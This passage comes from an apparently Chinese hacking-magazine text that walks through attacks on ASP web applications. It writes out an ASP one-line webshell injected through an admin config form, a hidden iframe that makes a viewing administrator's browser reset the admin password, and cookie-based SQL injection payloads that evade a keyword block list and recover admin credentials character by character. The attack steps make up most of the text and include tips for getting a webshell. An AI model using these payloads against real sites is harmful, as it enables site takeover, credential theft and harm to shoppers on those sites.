


图11 构造表单

form的action改为全路径：**http://127.0.0.1/index/have%20do/sdxSHOP/1/shopa/count/admin.asp?action=saveconfig**，我们需要修改的那一栏里写入 **"20%><%If request("bcker")<>"" Then Execute request("bcker")%><%'"**，最后一个单引号起注释的作用，把一些废话给注释掉，免得显示出来（*不写也成，在有双引号的情况下使用*），好了提交。查看config.asp文件，发现我们的一句话成功写去了，剩下的事就是拿个一句话连接端来获得webshell了，如图12，13。




图12 写入小马

6.ShopXp 购物系统 ACCESS 版：

汗颜，又一个一样的留言文件，只不过名字改了一下而已，由fksave.asP改成了xpfksave.asp。不过也是，这套程序跟

shopv8是一个工作室出品，相同文件出现也正常，其利用方法不用我多说了，说了就成了骗稿费的了。利用成功后也是可以拿webshell的。




图13 连接小马

7．汕头吧网上商城正式商业版

这个程序的跨站之处不仅仅在留言处，用户注册的时候也可以产生跨站。但是这个地方的用处不大，因为管理员看你资料的时候会把跨站语句直接显示出来，可能是我没构造好的原因，但我也懒得再去调试了，因为想让管理员上当还是用留言的方式比较快，有谁会来直接看的资料呢。留言文件addbook.asp文件里有个txtToURL函数，把一些符号都过滤了，开始吓了我一跳以为没戏了，结果它只用到了text这个变量上，即留言内容，而且其他变量基本都没怎么过滤了。我们可以利用的变量有email、oicq、home，这些只检测了是否为空就写进数据库了。但是都有长度限制，不过我们可以保存一个页面自己把限制去掉就行了。打开我们构造的页面，在OICQ一栏里写入<iframe src="http://127.0.0.1/index/haoshop/admin/user_adminchange.asp?action=change&admin_name=admin&admin_pass=admin" width=0 height=0></iframe>，请注意，这里我们是修改管理员的密码而不是添加，因为后台没有这个功能，所以管理员会发现自己进不了后台了，我们要在这段时间里快速的获得webshell，否则迟了就没什么意义了。后台功能有备份，满足我们的要求。友情提示，这个程序存在弱智的上传漏洞，自己去发现吧。


三.sn!per.ID=88323有话说

说真的，我其实没什么话说，这么多套程序都有同一个毛病还能让我说些什么呢？借鉴是对的，但也要把好的借鉴过来啊，光弄些漏洞过来对得起用户么？不知道这些程序的正式版或是商业版有没有这样的漏洞，如果有，程序员叔叔应该被好好的打PP了！！最后说一句话：维护世界和平的重任，就交给我了。顺便，我喜欢我的小老婆！

编辑点评：

看完本文，小编也汗了一把，代码的相似程度达到惊人的一致，真是不容易呀，如此理论上的小概率事件在我们的一个个看似毫不相干的系统中出现，到底是天下程序一大抄还是我们的程序员都就这个水平呢？拿来主义也自己也要仔细看看代码安全性吧，否则，哎，偶无语了，只是忽悠了客户，搞不好还会伤及无辜的网站用户，大家以后去网上购物的时候千万小心了。

"注入"——瑞城房地产网



文 tlHelen

从本文你可以学到：

1、cookie注射的过程

2、注射原理及其手工构造

近日，在down.cnzz.cn发现了一套"瑞城房地产"ASP程序，界面是非常地高贵华丽，漂亮极了，如图1，让大家一起看看。


图1 漂亮界面

就是不知道程序的安全性如何，安装到本地测试了一番（http://127.0.0.1/rcfdc/）。

一、利用Cookie注入，突破防注入程序

首先是注入看看，在参数ID后面加上" and 1=1"，返回如图2所示的界面。

原来是使用了防注入程序，看看它的代码是怎么写的，roductshow.asp中的关键代码如下：

```
ID=trim(request("ID"))
if ID="" then
    response.Redirect("Product.asp")
end if
sql="select * from Product where ID=" & ID & ""
Set rs= Server.CreateObject("ADODB.Recordset")
rs.open sql,conn,1,3
```




图2 返回错误

上面的ID值根本没有过滤，只是因为文件头使用<!--#Include File="inc/Check_Sql.asp"-->引用了防注入程序，在检测到POST或者GET方式的注入关键词时停止程序的输出。我们知道网页文件在接受处理方式的时候一般是POST或者GET两种方式。例如request.form或者request.QueryString。防注入程序正好是只限制这两种方式提交却没有限制request.cookie的方式。也就是说，我们不用前面两种方式构造注入语句，而网页文件又没有限制提交方式的就算用了防注入程序也是不防注的。我们来看看Check_Sql.asp中的是不是这样的，如下所示：

```
Query_Badword="'|and|select|update|chr|delete|%20from|;|insert|mid|master.|set|chr(37)|="
'在这部份定义get非法参数,使用"|"号间隔
Form_Badword="'|%|&|*|#|(|)|="        '在这部份定义post非法参数,使用"|"号间隔
'------定义部份·尾------------------------
On Error Resume Next
'------对get query值的过滤.
代码略。。。。
'------对post表单值的过滤.
代码略。。。。
```

确实是只对POST和GET方式进行了限制，而没有对COOKIE的提交方式没有限制。那好，下面我们就用COOKIE方式来注入。

我们来到http://127.0.0.1/rcfdc/Productshow.asp?id=68，把这个URL地址去掉，打上我们用Javascript构造的语句：**javascript:alert(document.cookie="id="+escape("68 and 1=1"))**；提交后返回如图3。




图3 cookie注入

这个时候，我们已经使用javascript脚本将cookies中的ID变量的值改变了（这个68是原先ID变量的值），那么再次访问http://127.0.0.1/rcfdc/Productshow.asp时，因为没有输入任何的ID变量，ASP程序会自动搜索到cookies里有没有ID值，如果有的话就从cookies里获取了，现在的访问的效果如图4所示。




图4 从cookie中获取Id

是不是和刚才访问http://127.0.0.1/rcfdc/Productshow.asp?id=68时是一样的呢？这说明修改为cookies提交方式成功了。我们再次提交：**javascript:alert(document.cookie="id="+escape("68 and 1=2"))**；然后再访问http://127.0.0.1/rcfdc/Productshow.asp，返回了错误如图5所示。




图5 注射

说明我们已经绕过了防注入程序的检查，注入成功了。

下面我们开始猜管理员密码长度，提交：

javascript:alert(document.cookie="id="+escape("68 and (select len(username) from admin)=5"))；如图6所示。

然后刷新访问http://127.0.0.1/rcfdc/Productshow.asp。这是查看管理员的密码是不是5位的，返回了正常，说明管理员的用户的长度是5位的。大家根据情况换下后的数字5就行了。接着再提交：**javascript:alert(document.cookie="id="+escape("68 and (select len(password) from admin)=16"))**；如图7所示。




图6 猜密码长度




图7 猜解用户名

然后刷新访问http://127.0.0.1/rcfdc/Productshow.asp，返回了正常，说明管理员的密码是16位的。

继续猜用户名的内容，构造：**javascript:alert(document.cookie=" id=" +escape("68 and (select asc(mid(username,1,1)) from admin)=97"))**；

这是猜用户名的第一位是不是a(97是a的ASCII码)。刷新后如果网页显示正确的话就说明用户名第一位是a。猜第二位把mid(列名,1,1)改成mid(列名,2,1)就行了。猜密码的语句和猜用户名的其实是一样的，我们只要把"username"换成"password"就可以了。如图8所示。

